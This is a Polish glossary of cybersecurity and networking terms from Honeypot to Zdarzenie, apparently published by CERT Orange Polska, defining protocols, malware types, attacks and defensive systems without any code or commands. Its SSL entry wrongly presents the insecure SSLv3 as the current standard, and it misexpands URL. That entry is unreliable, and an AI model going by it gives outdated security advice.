Honeypot – „garnek miodu”; pułapka mająca na celu wykrycie próby nieautoryzowanego dostępu do systemu komputerowego lub pozyskania danych. Najczęściej składa się z wyizolowanego komputera wraz z wyodrębnionym obszarem sieci lokalnej, które razem udają prawdziwą sieć, ale są odizolowane i odpowiednio zabezpieczone. System taki ma sprawiać wrażenie jakby zawierał dane lub zasoby atrakcyjne z punktu widzenia potencjalnego intruza.

HTTP (ang. Hypertext Transfer Protocol) – internetowy protokół aplikacyjny, zazwyczaj wykorzystywany do przekazywania wpisanych w pasku adresu przeglądarki internetowej zapytań użytkownika do serwerów WWW, aby następnie przekazać odpowiedź serwera WWW zawierającą interesującą treść do przeglądarki użytkownika w celu jej „wizualizacji” w postaci np. strony internetowej.

Zastosowanie protokołu HTTP jest znacznie szersze, ale przedstawiony przypadek jest najbardziej charakterystyczny.

HTTPS (ang. Hypertext Transfer Protocol Secure) – protokół bezpiecznej komunikacji, który jest rozszerzeniem protokołu HTTP i umożliwia bezpieczną wymianę informacji dzięki szyfrowaniu danych. Przy korzystaniu z bezpiecznego połączenia HTTPS adres internetowy zaczyna się od „https://”.

ICMP (ang. Internet Control Message Protocol) – protokół komunikacyjny, służący do przekazywania komunikatów o nieprawidłowościach w funkcjonowaniu sieci IP oraz innych informacji kontrolnych. Jednym z programów, które wykorzystują ten protokół jest ping, który pozwala sprawdzić czy istnieje połączenie z innym komputerem w sieci.

IDS (ang. Intrusion Detection System) – system wykrywania włamań. System IDS monitoruje ruch sieciowy, wykrywając i powiadamiając o zidentyfikowanych zagrożeniach.

Incydent – zdarzenie zagrażające lub naruszające bezpieczeństwo w sieci internet. Do incydentów zalicza się m.in.: włamania lub próby włamań do systemów komputerowych, ataki typu DDoS, spam, rozsyłanie złośliwego oprogramowania i inne przypadki naruszania zasad, które obowiązują w sieci internet.

IoT (ang. Internet of Things) - Internet Rzeczy; koncepcja systemu gromadzenia, przetwarzania i wymiany danych pomiędzy „inteligentnymi” urządzeniami, za pośrednictwem sieci komputerowej. Do IoT zalicza się m.in.: urządzenia gospodarstwa domowego, artykuły oświetleniowe, budynki, pojazdy, itp.

IP (ang. Internet Protocol) – jeden z najważniejszych protokołów komunikacyjnych, używany do transmisji danych w sieci Internet. Zdefiniowany w trzeciej warstwie modelu OSI (L3) wykorzystywany jest do określenia trasy, którą pakiet ma dotrzeć do celu. Obecnie wciąż najpopularniejszą jest czwarta wersja protokołu (IPv4), ale jego następcą jest wersja szósta (IPv6).

IPS (ang. Intrusion Prevention System) – system wykrywania zagrożeń i zapobiegania atakom w czasie rzeczywistym.

ITIL (ang. Information Technology Infrastructure Library) – biblioteka opisująca kompleksowe podejście do świadczenia usług w modelu usługowym.

Keylogger – program lub urządzenie, które działają rejestrują dane wprowadzane za pomocą klawiatury. Służą do śledzenia działań i przechwytywania poufnych danych użytkownika (np. danych uwierzytelniających, numerów kart kredytowych, danych kompromitujących i innych).

Luka – patrz: Podatność.

Malware (ang. malicious software) – złośliwe oprogramowanie, którego celem jest szkodliwe działanie w stosunku do użytkownika komputera. Zalicza się do niego m.in. wirusy komputerowe, robaki internetowe, konie trojańskie, programy typu spyware.

MSISDN (ang. Mobile Station International Subscriber Directory Number) – numer telefonu; numer abonenta sieci komórkowej..

OWASP (ang. Open Web Application Security Project) – globalne stowarzyszenie, które główną ideą jest poprawa bezpieczeństwa aplikacji webowych.

Phishing – rodzaj oszustwa internetowego, którego celem jest kradzież poufnych informacji od osoby (lub firmy) będącej celem ataku lub infekcja urządzenia użytkownika złośliwym oprogramowaniem do osiągnięcia innych celów.

Podatność (ang. vulnerability) – błąd, luka; cecha sprzętu lub oprogramowania, stanowiąca zagrożenie dla bezpieczeństwa. Może zostać wykorzystana przez atakującego, jeżeli nie zostanie zainstalowana odpowiednia poprawka.

Poprawka (ang. patch) – aktualizacja oprogramowania w postaci kodu źródłowego lub w wersji binarnej, naprawiająca zidentyfikowane w nim błędy.

Ransomware (ang. ransom - okup) – rodzaj złośliwego oprogramowania, który po wprowadzeniu do systemu użytkownika szyfruje pliki na dysku. Odszyfrowanie wymaga zapłacenia cyberprzestępcom okupu.

Robak (ang. worm) internetowy – samoreplikujący się złośliwy program komputerowy. Rozprzestrzenia się we wszystkich sieciach, do których jest podłączony zainfekowany komputer, wykorzystując luki w systemie operacyjnym lub naiwność użytkownika. Robak potrafi m.in. niszczyć pliki, wysyłać spam albo pełni funkcję backdoora lub konia trojańskiego.

Rootkit – program, którego zadaniem jest ukrycie obecności i aktywności złośliwego oprogramowania przed narzędziami zabezpieczającymi system. Rootkit usuwa ukrywane programy z listy procesów i jest wykorzystywany przez atakującego w celu uzyskania nieautoryzowanego dostępu do komputera.

SIEM (ang. Security Information and Event Management) – system pozwalający na gromadzenie, filtrowanie i korelację zdarzeń, pochodzących z wielu różnych źródeł. Wyniki korelacji zdarzeń są wykorzystywane przez zespoły Security Operating Center (patrz: SOC) lub inne zajmujące się monitorowaniem stanu bezpieczeństwa usług.

Sinkholing (ang. hole -dziura) – polega na przekierowaniu niepożądanego ruchu sieciowego, generowanego przez złośliwe oprogramowanie lub botnety. Przekierowanie może odbywać się pod takie adresy IP, gdzie zawartość tego ruchu może być przeanalizowana, jak również pod nieistniejące adresy IP.

Skanowanie portów (ang. port scanning) – działanie polegające na wysyłaniu danych (datagramów TCP lub UDP) do określonego zasobu w sieci. Pozwala ono uzyskać informacje o aktywności określonych usług. Skanowanie przeprowadzane jest zwykle w fazie rekonesansu w celu pozyskania informacji o interesującym zasobie.

SLA (ang. Service Level Agreement) – umowa (może również stanowić osobny rozdział w innym kontrakcie) o gwarantowanym poziomie świadczenia usług, ustalonego między klientem a usługodawcą. Termin jest częściowo powiązany z modelem usługowym opisanym w bibliotece ITIL.

Sniffing – działanie polegające na podsłuchiwanie ruchu w sieci. Sniffing może być wykorzystany do zarządzania i usuwania problemów w sieci przez administratorów ale także przez cyberprzestępców do przechwytywania poufnych informacji użytkowników (np. haseł). Popularnym atakiem wykorzystującym ten mechanizm jest MiTM (ang. Man in The Middle).

SOC (ang. Security Operations Center) – Operacyjne Centrum Bezpieczeństwa, łączące zarówno funkcje techniczne, jak i organizacyjne przy monitorowaniu zdarzeń, wykrywaniu incydentów bezpieczeństwa oraz do podejmowania reakcji. Wykorzystują one systemy typu SIEM korelujące zdarzenia z wielu źródeł (patrz: SIEM).

SPAM – niezamówione i niechciane wiadomości, rozsyłane masowo, zazwyczaj przy użyciu poczty elektronicznej. Spam to najczęściej wiadomości reklamujące produkty lub usługi.

Spoofing – działanie wykorzystywane w nadużyciach w sieci Internet. Najczęściej wykorzystywany jest: Spoofing adresu IP, podczas którego atakujący ukrywa prawdziwy adres wskazując na inne źródło ataku, Spoofing adresu e-mail, w którym atakujący podszywa się pod innego nadawcę oraz Spoofing domen, który podczas ataku typu Phishing ma nakłonić ofiarę do kliknięcia w link i odwiedzenia odpowiednio spreparowanej strony internetowej podszywającej się pod znany podmiot (np. strona internetowa banku, firmy kurierskiej czy znanej organizacji publicznej) – patrz Phishing.

Spyware (ang. spy software) – program szpiegujący działania użytkownika bez jego wiedzy Zbierane informacje dotyczą m. in. adresów odwiedzanych stron internetowych, adresów e-mail, haseł czy numerów kart kredytowych. Do programów typu spyware należą m. in. adware, trojany i keyloggers.

SSL (ang. Secure Socket Layer) – bezpieczny protokół zapewniający poufność i integralność transmisji danych. Obecnie najczęściej używana jest wersja SSLv3 uznawana za standard bezpiecznej wymiany danych i rozwijana pod nazwą TLS (ang. Transport Layer Security).

SSL negocjacja – etap, w którym uczestnicy konwersacji (systemy) dostosowują wzajemnie optymalne parametry

komunikacji w taki sposób, aby zapewnić maksymalną zgodność protokołu (algorytmów) pomiędzy stronami. Jest to bardzo użyteczna ale też niebezpieczna funkcja w przypadku podatnych wersji protokołu.

SYN (ang. synchronization) – jedna z flag protokołu TCP, wysłana przez klienta do serwera w celu zainicjalizowania połączenia.

SYN Flood (ang. flood - zalanie) – atak oparty jest na podatności protokołu TCP w procedurze three-way handshake. Atakujący wysyła na porty TCP datagramy z flagą SYN, która służy do inicjowania połączenia pomiędzy hostem źródłowym a docelowym. Następnie, system atakowanego odpowiada wiadomością SYN-ACK, która otwiera port i czeka na potwierdzenie nawiązania połączenia - czeka na flagę ACK od atakującego. Kolejny datagram z flagą ACK jednak nie jest przesyłany, przez co połączenie nigdy nie jest w pełni ustanawiane, ale przez określony czas „ofiara” oczekuje na potwierdzenie utrzymując tablicę sesji, co wykorzystuje jej zasoby.

TCP (ang. Transmission Control Protocol) – protokół połączeniowy; jeden z podstawowych protokołów sieciowych, służący do sterowania transmisją danych w sieci internet. Wymaga nawiązania połączenia pomiędzy urządzeniami w sieci i umożliwia uzyskanie potwierdzenia, że dane dotarły do adresata.

Trojan – koń trojański; złośliwy program, który umożliwia cyberprzestępcy zdalne przejęcie pełnej kontroli nad systemem komputerowym. Instalacja konia trojańskiego najczęściej odbywa się poprzez uruchomienie złośliwych aplikacji pochodzących z niezauważanych stron internetowych lub załączników mailowych. Poza zdalnym wykonywaniem komend, trojan może umożliwić podsłuchanie komunikacji i przechwycić hasła użytkownika.

TLS (ang. Transport Layer Security) – bezpieczny protokół zapewniający poufność i integralność transmisji danych. Obecnie najczęściej używana jest wersja TLS 1.2, ale coraz więcej usług w internecie wykorzystuje wersję TLS 1.3.

UDP (ang. User Datagram Protocol) – protokół bezpołączeniowy, jeden z podstawowych protokołów sieciowych. W przeciwieństwie do TCP, nie wymaga on nawiązywania połączenia, obserwowania sesji między urządzeniami i potwierdzenia, że dane dotarły do adresata. Dzięki czemu wykorzystywany jest do transmisji w czasie rzeczywistym (real-time).

URL (ang. Universal Resource Locator) – adres używany do identyfikacji serwerów i ich zasobów. Niezbędny w wielu protokołach internetowych (np. HTTP).

Use Case (ang. Przypadek Użycia) – może być swoistą procedurą, scenariuszem działania czy zbiorem wymagań. Termin najczęściej stosowany w przeszłości w inżynierii oprogramowania, ale obecnie jest bardzo popularny w wielu obszarach dotyczących IT, a nawet innych dziedzin technicznych.

VoIP – (ang. Voice Over Internet Protocol) – „telefonía internetowa”; technika umożliwiająca przesyłanie dźwięków mowy za pomocą łączy internetowych. Dane dźwiękowe przesyłane są przy wykorzystaniu protokołu IP.

Wirus (ang. virus) – złośliwy program lub fragment kodu ukryty wewnątrz innego programu, który replikuje się w systemie operacyjnym użytkownika. W zależności od typu wirusa, posiada on różne funkcje destrukcyjne, od wyświetlania napisów na monitorze, poprzez usuwanie plików, a nawet formatowanie dysku. Od dekady, ten typ zagrożenia ma coraz mniejsze znaczenie na rzecz innych zagrożeń.

Zdarzenie (ang. Event) – pojedyncza zarejestrowana aktywność w systemie wynikająca z działań użytkownika, aplikacji, usługi itp. Kilka powiązanych ze sobą zdarzeń może w systemach monitorujących bezpieczeństwo (patrz: SIEM) wygenerować incydent, który powinien zostać poddany analizie automatycznej lub ręcznej. Zdarzenie może przekształcić się w incydent. Nawet jedno zdarzenie wynikające z nieprawidłowego działania systemu, przełamania zabezpieczeń lub innym wrogim działaniem może zostać zakwalifikowane jako incydent.

Więcej informacji znajdziesz na:
www.cert.orange.pl